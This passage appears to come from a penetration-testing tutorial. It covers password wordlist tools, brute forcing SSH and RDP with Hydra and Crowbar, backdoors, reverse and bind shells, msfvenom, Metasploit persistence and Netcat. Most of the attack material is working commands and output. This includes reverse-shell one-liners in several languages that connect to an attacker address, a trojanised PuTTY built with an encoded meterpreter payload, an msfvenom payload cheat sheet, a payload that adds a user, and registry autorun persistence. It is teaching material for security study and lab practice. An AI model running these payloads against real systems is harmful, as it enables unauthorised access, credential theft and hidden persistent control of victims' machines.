It is human nature to choose a password from everyday experiences. Therefore, many people use children, uncles, animals, birth dates, streets, and more. Use this knowledge to build a list of passwords suitable for a company or employment area. That is the role of CeWL. It is designed to collect words from the company site and create a list especially suitable for employees.

To make the list, type `cewl -w niwlist.txt -d 3 -m 5 <target_related_info>`

`cewl -w newList.txt -d 3 -m 5 www.sans.org`


<b>-w</b>	Name of the file where the passwords are kept.
<b>-d</b>	Depth of the scan the tool runs on the site.
<b>-m</b>	Minimal length of a word. There's no need to add the short word to the list since, on sites, there is a minimum length to a password.

For the help screen, type `cewl --help`.

## Cupp

Create custom-made password lists.

`cupp.py -i`



```
kali@kali:/usr/share/cupp$ sudo python3 cupp.py -i
cupp.py!
# Common
# User
# Passwords
# Profiler
[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
```

At this stage, cupp asks questions regarding the relevant account.

- Do you want to add critical words about the victim?
- Do you want to add special characters at the end of the words?
- Do you want to add random numbers at the end of the words?
- Leet mode? That replaces letter passwords with numbers mimicking letters, such as leet=1337.



When finished, the software creates the file and prints the number of passwords it contains.

```
kali@kali: /usr/share/cupp
File Actions Edit View Help
> Company name:
> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]:n
> Leet mode? (i.e. leet = 1337) Y/[N]: n

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to james.txt, counting 1516 words.
[+] Now load your pistolero with james.txt and shoot! Good luck!
kali@kali:/usr/share/cupp$
```

The generated wordlist.

```
kali@kali: /usr/share/cupp
File Actions Edit View Help
GNU nano 5.4 james.txt
0101987
010987
0198710
0198787
01987987
0871987
087987
098710
09871987
[ File 'james.txt' is unwritable ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line
```

## Crunch

Another tool for creating passwords is Crunch, which can create customizable passwords.

```
kali@kali: /
File Actions Edit View Help
kali@kali:/$ crunch
crunch version 3.6

Crunch can create a wordlist based on criteria you specify. The output from crunch can be
sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.
kali@kali:/$
```



Creating a five characters password.

```
crunch 5 5 abcdefghijklmnopqrstuvwxyz -o /root/Desktop/file.txt
```

```
kali@kali:/$ crunch 5 5 abcdefghijklmnopqrstuvwxyz -o home/kali/Desktop/passwdlist.txt
Crunch will now generate the following amount of data: 71288256 bytes
67 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 11881376

crunch: 100% completed generating output
kali@kali:/$
```

With Crunch, create patterns using the symbols:

@	Lowercase letter.
,	Uppercase letter.
%	Number/Digit.
^	Special characters (\$%#@!)

Additionally, the flag -t creates a unique pattern.

```
crunch 6 6 abcdefghijklmnopqrstuvwxyz -t John@@
```

```
kali@kali:/$ crunch 6 6 abcdefghijklmnopqrstuvwxyz -t John@@
Crunch will now generate the following amount of data: 4732 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 676
Johnaa
Johnab
Johnac
Johnad
```

This command creates all the passwords possible with six characters, starting with John and combining the characters we set up. Eventually, combine all passwords into one file, ready for the task. The next stage is brute force, using the file we created to attack the target servers.



## Hydra

Hydra is a very popular brute force tool.

**hydra -l kali -P /home/kali/Desktop/passwdlist.txt 192.168.221.142 ssh**

<b>-l</b>	Username whom password crack
<b>-P</b>	Password file we created
<b>-vv</b>	Shows penetration tries

Install the SSH service on the computer to practice brute force and then use Hydra to find the correct password.

```
kali@kali:~$ hydra -l kali -P /home/kali/Desktop/passwdlist.txt 192.168.221.142 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-06 02:17:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking ssh://192.168.221.142:22/
[22][ssh] host: 192.168.221.142 login: kali password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-06 02:17:51
kali@kali:~$
```

## Crowbar

To execute Crowbar, place it in the same directory where the crowbar.py file is and pass different arguments to run different actions. The cybersecurity expert commented that this program allows the **-b** flag to define the attacks on the different services:

**./crowbar.py -b [openvpn | rdp | sshkey | vnckey] [arguments]**

For example, to attack the RDP service at the IP address 10.10.10.10/32 and try for the user admin several keys stored in a text file, write the command:

**./crowbar.py -b rdp -s 10.10.10.10/32 -u admin -C /root/Desktop/passlist**

There is the possibility of testing the same key for different users. Besides, try all combinations of a list of users and passwords. To test all the private keys of a certain folder, indicate the following:

**./crowbar.py -b sshkey -s 10.10.10.10/32 -u admin -k /root/.ssh/**



## Usage

<b>-D</b>	debug mode.
<b>-h</b>	shows a help menu.
<b>-k</b>	</path/to/file-or-folder> for key files (for SSH or VNC).
<b>-l</b>	</path/to/file> to store the log file (default is ./crowbar.log).
<b>-m</b>	</path/to/file> for a OpenVPN configuration file.
<b>-n</b>	thread count.
<b>-o</b>	</path/to/file> to store the successfully attempt(s) (default is ./crowbar.out).
<b>-p</b>	port number (if the service is not on the default port).
<b>-q</b>	enable quiet mode (only show successful logins).
<b>-s</b>	target IP address/range (in CIDR notation).
<b>-S</b>	</path/to/file> which is stores target IP addresses.
<b>-t</b>	timeout value.
<b>-u</b>	single username.
<b>-U</b>	</path/to/file> which stores the username list.
<b>-v</b>	enable verbose mode (shows all the attempts).
<b>-d</b>	run a tcp port scan (nmap) on the IP range (-s/-S) before trying to brute force. That discovers whether the target's port is open.
<b>-C</b>	</path/to/file> for passwords list.
<b>-c</b>	the static password to log in with.
<b>-b</b>	target service. Crowbar supports OpenVPN, rdp, sshkey, and vnckey.

## RDP Brute Force

Scan the victim's machine using Nmap. Locate the RDP service that is using port 3389.

```
kali@kali:~$ nmap 192.168.221.172
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-08 04:18 EDT
Nmap scan report for 192.168.221.172
Host is up (0.00049s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
```

**./crowbar.py -b rdp -s 192.168.64.153/32 -U /root/Desktop/user.txt -C /root/Desktop/pass.txt**

```
kali@kali:~/crowbar$ sudo python3 crowbar.py -b rdp -s 192.168.221.172/32 -U /home/kali/Desktop/user.txt -C /home/kali/Desktop/passwdlist.txt
2021-10-08 04:25:53 START
2021-10-08 04:25:53 Crowbar v0.4.3-dev
2021-10-08 04:25:53 Trying 192.168.221.172:3389
2021-10-08 04:26:01 RDP-SUCCESS (INSUFFICIENT PRIVILEGES) : 192.168.221.172:3389 - hacker:12345
2021-10-08 04:26:04 STOP
kali@kali:~/crowbar$
```



## Maintaining Access

A backdoor is a method by which unauthorized users can bypass authentication measures and gain high-level user access to a system, network, or software. Once this is done, remote access is granted, and users can take advantage of and maintain the connection by making it persistent for later use. Cybercriminals can use a backdoor to steal personal and financial data, install additional malware, and hijack devices. Unlike other Cyberthreats, backdoors are known for being discreet. A Backdoor's purpose is to maintain access to a system for later use. The connection is kept hidden from typical users, and Backdoors can be installed by software or hardware makers as a deliberate means of gaining access to their technology.

## How are Backdoors Created

Various backdoors were created, and not all of them have malicious intent.

- Administrative Backdoors

Backdoors are not always malicious. Sometimes software developers deliberately code backdoors into their applications as a legitimate access point for remote administration, diagnostics, troubleshooting, or system tests. These intentional backdoors are convenient and can improve performance and user experience. However, they can be exploited by hackers to gain access. Hackers often look for administrator backdoors and those known to the software vendors to break into systems.

In other words, backdoors are not always evil, but they add another layer of vulnerability that hackers can exploit to gain unauthorized access to a system.

- Security Organizations

In 2013, other backdoors gained notoriety when Edward Snowden leaked NSA documents to the media. In partnership with Britain's GCHQ, the spy agency pressured software makers to install backdoors. The issue gained traction again in 2016 when the FBI attempted to force Apple to unlock an iPhone through a lawsuit. The legal battle ended when a private firm broke into the phone, but the public debate about security and privacy will likely continue. Regardless of your side, backdoors leave the system vulnerable to an attack and give third parties access to private data.

- Malicious Backdoors and Remote Access Trojans

Hackers can install their backdoors into targeted systems with remote access Trojan or RAT. A RAT is a malware code that includes a backdoor for administrative control on a specific device. Usually, RATs make their way into the system by tricking the user into downloading them through social engineering and disguising them as legitimate files. For example, a RAT disguised as an email attachment sent by a colleague, a social media link on a friend's profile, or a video game to download. Once a RAT is installed, hackers can use the backdoor anytime.



## How to Protect Against Backdoors

A backdoor attack is notoriously difficult to detect. Many users are unaware of the backdoors in their systems for weeks, months, or years before an attack happens. However, there are strategies to reduce the risk of a breach.

### Use an Antivirus

You should have an antivirus that can detect and prevent malware and malicious attacks. Many backdoors are installed through RATs, Trojans, and other types of malware; installing an antivirus tool capable of detecting such threats is essential.

### Use a Firewall and Network Monitoring Tool

The antivirus should provide a firewall and network monitoring as a part of the security suite. A firewall grants access to authorized users. A reliable network monitoring tool can help guarantee that any suspicious activity, such as unauthorized uploads or downloads, is flagged and taken care of. Any backdoor is a vulnerability that is exploited. Backdoors come in many shapes and sizes; they are created by developers or service providers for remote troubleshooting, official reasons, or malware. But no matter who created it and why, a backdoor can be used to gain access for malicious intent. Backdoors are difficult to spot because hackers disguise them as regular files and processes. The way to tackle a backdoor attack is by using antivirus, security measures, and tools to block unauthorized backdoor access and to cut any accompanying malware.

Creating customized backdoored executables often took a long period to do manually as attackers. The ability to embed a Metasploit payload in an executable for the needs is brilliant. When we say any executable, it means any executable. Next, we use msfvenom to inject a meterpreter reverse payload into the executable and encode it three times using shikata\_ga\_nai.

```
root@kali:~/var/www# msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.221.128 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
```

Since we have selected a reverse meterpreter payload, set up the exploit handler to handle the connection back to the attacking machine; as soon as the victim gets and executes the unique version of PuTTY, we present a meterpreter shell on the target.




## Remote Shell

A Shell is a user interface to access an operating system's services. An attacker usually aims to control a compromised system to gain interactive shell access for arbitrary command execution. They can fully elevate their privileges to control the operating system with such access. However, systems are behind firewalls, and direct remote shell connections are impossible. One of the methods used to circumvent this limitation is a reverse shell or a bind shell. Both bind and reverse shells communicate in plain text. That means anyone can sniff the network and quickly see bidirectional communications. Security analysts can look at what commands you executed on the target, what files you modified or uploaded to the goal, and figure out what you were trying to do.

## Reverse Shell

A Reverse Shell is a shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port that receives the connection using code or command execution.



The primary reason attackers often use reverse shells is how firewalls are configured. Attacked servers usually allow connections on specific ports. For example, a dedicated web server accepts connections on ports 80 and 443. That means there is no possibility of establishing a shell listener on the attacked server.

On the other hand, firewalls usually do not limit outgoing connections. Therefore, an attacker may establish a server on their machine and create a reverse connection. The attacker needs a machine with a public (routable) IP address and a Netcat tool to create the listener and bind shell access.





## Reverse Shell Examples

It is simple to create reverse shells using different tools and languages. One of the ways to set up a listener is by using Netcat.

### nc -lvp

- l flag stands for listening mode for inbound connection
- p flag stands for specifying a local port to listen on
- v flag stands for verbose, which shows additional messages such as listening on [any] {port}

```
root@kali: /
File Actions Edit View Help
root@kali:/# nc -lvp 5858
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5858
```

The next step is waiting for the target host to connect to the host by using any tool or language **php -r '\$sock=fsockopen("10.10.17.1",1337);exec("/bin/sh -i <&3 >&3 2>&3");'**

```
msfadmin@metasploitable:~$ php -r '$sock=fsockopen("192.168.221.128",5858);exec(
"/bin/sh -i <&3 >&3 2>&3");'
```

The target connects back to the host on the listening port.

```
root@kali: /
File Actions Edit View Help
root@kali:/# nc -lvp 5858
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5858
Ncat: Listening on 0.0.0.0:5858
Ncat: Connection from 192.168.221.171.
Ncat: Connection from 192.168.221.171:55729.
sh: no job control in this shell
sh-3.2$ ls
4321.exe
433.exe
4433.exe
443.exe
```

The connection was made, and the host granted a shell to run commands.



**More examples**

- Bash Reverse Shell

The simplest method is bash, which is available on almost all Linux machines.

```
/bin/bash -i >& /dev/tcp/10.10.17.1/1337 0>&1
```

- PHP Reverse Shell

If the target machine is a web server and it uses PHP, this language is an excellent choice for a reverse shell:

```
php -r '$sock=fsockopen("10.10.17.1",1337);exec("/bin/sh -i <&3 >&3 2>&3");'
```

- Java Reverse Shell

If the target machine uses Java:

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.17.1/1337;cat <&5 | while read line; do \ $line
2>&5 >&5; done"] as String[])
p.waitFor()
```

- Perl Reverse Shell

Perl is another good candidate for a reverse shell on a web server:

```
perl -e 'use
Socket;$i="10.10.17.1";$p=1337;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

- Python Reverse Shell

Python is commonly used on production systems and therefore it may be an option for a reverse shell

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.17
.1",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

- Ruby Reverse Shell

While Ruby is not as common as the other languages, it makes it possible to create a reverse shell:

```
ruby -rsocket -e 'exit if
fork;c=TCPSocket.new("10.10.17.1","1337");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print
io.read}end';
or,
ruby -rsocket -e'f=TCPSocket.open("10.0.17.1",1337).to_i;exec sprintf("/bin/sh -i <&%d >&%d
2>&%d",f,f,f)'
```




## Bind Shells

Bind shells open up a communication port or a listener on the target machine and wait for an incoming connection. The attacker then connects to the target machine's listener, leading to code or command execution on the system. There is a security issue with bind shells; if anyone can connect to the bind shell and run commands, the attackers can take advantage. There is another key issue with bind shells, and that is the fact that if we were trying to connect to an internal host's bind shell, two main reasons could prevent us:

1. Firewalls often have strict inbound traffic filtering.
2. NAT/PAT translation process changes the private IP address (RFC 1918) into different public IP addresses and can change the port.

Resolve the firewall issue by setting the target's bind shell to listen to a popular port, such as 443. Still, the firewall may block external connections from the popular ports.



A bind shell is useful when the attacker directly accesses the remote host's IP address. A typical situation that accommodates this requirement is when the attacker and the remote host are on either the same IP subnet or subnets routed without any form of network address translation (NAT) between them. This requirement is because the attacker must point Netcat directly at the machine's IP address and receive a response.

If the machine is behind a NAT, like a router, the connection may not be successful unless you configure a port forwarding. Sometimes, ports can be hijacked for use with Netcat, but that requires that the attacker know which IPs/ports are open and forwarded, which means they know the firewall/NAT device configuration. That may or may not be the case, but often it's not. When we configure a bind shell, we are essentially telling the remote machine to serve a shell via a TCP port, set up a listener (server) on that port, and when we make a connection to that port, run the shell and send the text output across the network to us. Typically, standard I/O to a display device (monitor) is redirected through the network to run commands on the remote shell as if we were sitting at the remote machine. That is very powerful, especially if the remote user has administrative permissions.



### Bind shell examples

Bind shell using the Metasploit framework. Creating an executable that contains a bind shell and sending it to the target throughout any method.

```
kali@kali:~/Desktop$ sudo msfvenom -a x86 --platform linux -p linux/x86/shell_bind_tcp lhost=192.168.221.128 lport=5555 -f elf -o db.elf
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 78 bytes
Final size of elf file: 162 bytes
Saved as: db.elf
kali@kali:~/Desktop$
```

Establish the connection after running the executable and binding the shell to the specified port.

```
msf6 post(multi/recon/local_exploit_suggester) > use 5
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/shell_bind_tcp
payload => linux/x86/shell_bind_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.221.142  true      Remote IP address
```

After the connection is made, the shell is granted to the host side.

```
msf6 exploit(multi/handler) > set rhosts 192.168.221.142
rhosts => 192.168.221.142
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.221.142:5555
[*] Command shell session 4 opened (0.0.0.0 -> 192.168.221.142:5555) at 2021-10-06 05:03:28 -0400

uname -a
Linux kali 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-1kali2 (2020-10-29) x86_64 GNU/Linux
```



## Msfvenom

Msfvenom is a command-line instance of Metasploit used to generate and output various shellcodes available in Metasploit. When generating a payload, there are two must flags (-p and -f):

**-p** specifies what payload to generate

To see what payloads are available from Framework, type **msfvenom -l payloads**.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > msfvenom -l payloads
```

**-f**: specifies the format of the payload.

**msfvenom -p windows/meterpreter/bind\_tcp -f exe**

Use the command to learn more about the formats **msfvenom --help-formats**

Typically, this is how to use msfvenom.

**msfvenom -p windows/meterpreter/reverse\_tcp lhost=[Attacker's IP] lport=4444 -f exe -o payload.exe**

```
kali@kali: ~/Desktop  
File Actions Edit View Help  
kali@kali:~/Desktop$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows  
-f exe lhost=192.168.221.128 lport=4444 -o trojan.exe  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: trojan.exe  
kali@kali:~/Desktop$
```

## How to encode a payload

Use the -e flag:

**msfvenom -p windows/meterpreter/bind\_tcp -e x86/shikata\_ga\_nai -f raw**

To find which encoders are available, use the -l flag.

**msfvenom -l encoders**

Also, encode the payload multiple times using the -i flag. Sometimes more iterations may help avoid antivirus, but know that encoding doesn't mean using a real AV evasion solution.

**msfvenom -p windows/meterpreter/bind\_tcp -e x86/shikata\_ga\_nai -i 3**



Linux Bind Shell

```
msfvenom -p generic/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > term.elf
```

Windows Meterpreter Reverse TCP Shell

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe
```

Windows Reverse TCP Shell

```
msfvenom -p windows/shell/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe
```

Windows Encoded Meterpreter Windows Reverse Shell

```
msfvenom -p windows/meterpreter/reverse_tcp -e shikata_ga_nai -i 3 -f exe > encoded.exe
```

PHP Meterpreter Reverse TCP

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.php
```

```
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

ASP Meterpreter Reverse TCP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f asp > shell.asp
```

JSP Java Meterpreter Reverse TCP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.jsp
```

WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f war > shell.war
```

Python Reverse Shell

```
msfvenom -p cmd/unix/reverse_python LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.py
```

Bash Unix Reverse Shell

```
msfvenom -p cmd/unix/reverse_bash LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.sh
```

Perl Unix Reverse shell

```
msfvenom -p cmd/unix/reverse_perl LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.pl
```



## Shellcode

### Windows Meterpreter Reverse TCP Shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>
```

### Linux Meterpreter Reverse TCP Shellcode

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>
```

### Mac Reverse TCP Shellcode

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>
```

### Create User

```
msfvenom -p windows/adduser USER=hacker PASS=Hacker123$ -f exe > adduser.exe
```

## Metasploit Built-In Persistence and Metsvc

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode database, shellcode archive, and related research.

### *Meterpreter Service*

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk. No new processes are created as Meterpreter injects into the compromised process, from which it can migrate to other running processes. As a result, the forensic footprint of an attack is minimal. Meterpreter was designed to circumvent the drawbacks of using specific payloads while enabling commands and ensuring encrypted communication. The disadvantage of using specific payloads is that alarms may be triggered when a new process starts in the target system.

As difficulties exploit any system, and once the system is exploited successfully, you need more time to examine or penetrate the victim's system. Still, at that time, if the victim shuts down his system or changes the credentials, all the hard work will be spoiled. That is why maintaining access is an essential phase of penetration testing. Persistence consists of adversaries' techniques to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.

Meterpreter contains several scripts that support persistence on a compromised system.



## Persistence

Persistence allows access to the machine whenever needed when the target patches the system. There are many ways of getting persistence. For example, create a code that always connects whenever the target turns on their machine or has user accounts within the compromised target machine. Metasploit provides its persistence method; Metasploit has a Meterpreter script persistence.rb creates a Meterpreter service available and persistent on the target to connect back to the host.

```

kali@kali: ~
File Actions Edit View Help
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > options

Module options (exploit/windows/local/persistence):

  Name      Current Setting  Required  Description
  ----      -
  DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
  EXE_NAME  no               no       The filename for the payload to be used on the target host (%RAND%.exe by default).
  PATH      no               no       Path to write payload (%TEMP% by default).

```

```

Active sessions
=====

  Id  Name  Type           Information                               Connection
  --  ---  --
  2   meterpreter x86/windows IEWIN7\IEUser @ IEWIN7 192.168.221.128:4444 -> 192.168.221.172:62925 (192.168.221.172)

msf6 exploit(windows/local/persistence) > set session 2

```

```

kali@kali: ~
File Actions Edit View Help
msf6 exploit(windows/local/persistence) > run

[*] Running persistent module against IEWIN7 via session ID: 2
[+] Persistent VBS script written on IEWIN7 to C:\Users\IEUser\AppData\Local\Temp\UsLDp0SBJXfxv.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\NxWQfGhT
[+] Installed autorun on IEWIN7 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\NxWQfGhT
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/IEWIN7_20211007.0157/IEWIN7

```

The persistent Meterpreter requires no authentication; anyone who gains access to the port could access the backdoor, which could be a significant risk. Be sure to exercise the utmost caution and clean up after yourself when the engagement is completed in a real-world situation. For this instance, configure the persistent meterpreter session to wait until a user logs on to the remote system and tries to connect back to the listener every five seconds at IP address 192.168.1.71 on port 5858.

```

kali@kali: ~
File Actions Edit View Help
meterpreter > run exploit/windows/local/persistence -U -i 5 -p 5858 -r 192.168.221.128

```





## Netcat Usage

Netcat is an excellent network utility for reading and writing to network connections using the TCP and UPD protocols. The common use for Netcat is setting up reverse and bind shells, piping and redirecting network traffic, port listening, debugging programs and scripts, and banner grabbing.

## File Transferring

Netcat is a helpful tool when you hurry to transfer files between machines. Netcat uses a simple transfer. To send confidential information, encrypt the data before sending it to the network.

## Receiving Side

Netcat listens on port 8888, and the result is saved to the received.file. If you don't redirect stdout, the data received prints on the screen.

**nc -l -p 8888 > received.file**

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ nc -lvp 8888 > rec.file  
Ncat: Version 7.91 ( https://nmap.org/ncat )  
Ncat: Listening on :::8888  
Ncat: Listening on 0.0.0.0:8888
```

## Sending Side

**nc 192.168.0.1 8888 < send.file**

When sending a file, you must specify the address and the port. Redirected the file's content to Netcat, the order of the < sign, is the inverse of the receiving side. Use the -w parameter of the nc command to specify a timeout.

```
root@kali: /home/kali  
File Actions Edit View Help  
root@kali: /home/kali# nc 192.168.221.128 8888 < db.elf
```

